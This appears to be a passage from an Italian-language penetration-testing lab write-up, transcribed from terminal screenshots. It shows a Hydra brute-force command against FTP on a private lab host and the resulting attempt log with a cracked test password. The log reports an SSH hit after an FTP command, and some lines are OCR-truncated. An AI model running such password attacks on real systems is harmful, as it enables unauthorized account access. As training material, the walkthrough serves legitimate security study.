
```
┌──(root㉿kali)-[~]
└─# cd /home/test_user

┌──(root㉿kali)-[/home/test_user]
└─# mkdir ftp

┌──(root㉿kali)-[/home/test_user]
└─# ls
ftp
```

Una volta configurato il tutto, come per il servizio ssh, daremo il comando a **Hydra** per poter iniziare il confronto con il database di password



```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/Desktop/nice_users.txt -P ~/Desktop/nice_passwords.txt 192.168
50.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is no
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 14:
7:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
re
```

Anche in questo caso, come in precedenza,
dopo vari minuti **Hydra** riuscirà a trovare la password
corretta per l’utente selezionato



```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "poster" - 197 of 400 [chil
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pussy" - 198 of 400 [child
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuck" - 199 of 400 [child
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 200 of 400 [ch
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "pere" - 201 of 400 [child 3
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "jhonny" - 202 of 400 [child
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "no" - 203 of 400 [child 2]
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "si" - 204 of 400 [child 0]
```